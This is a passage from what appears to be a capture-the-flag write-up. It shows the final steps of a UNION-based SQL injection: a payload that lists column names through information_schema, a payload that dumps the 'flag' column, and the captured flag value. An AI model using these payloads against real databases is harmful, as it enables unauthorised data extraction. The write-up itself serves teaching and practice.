


We found the table names flag and student present in the current database.

Step 10: Retrieve the column names inside the table 'flag'.

Payload: `a' UNION ALL SELECT concat(column_name) FROM information_schema.COLUMNS WHERE TABLE_NAME="flag" #`


Here the column names present in the table 'flag' will be extracted.




'flag' is the column name found inside the table 'flag'.

Step 11: Retrieve the content of the flag column from the table 'flag'.

Payload: a' UNION ALL SELECT concat(flag) from flag#





Flag: 5538170822d1e08c1b9cafde5558ecb6

References:

1. Botman (<https://botman.io/>)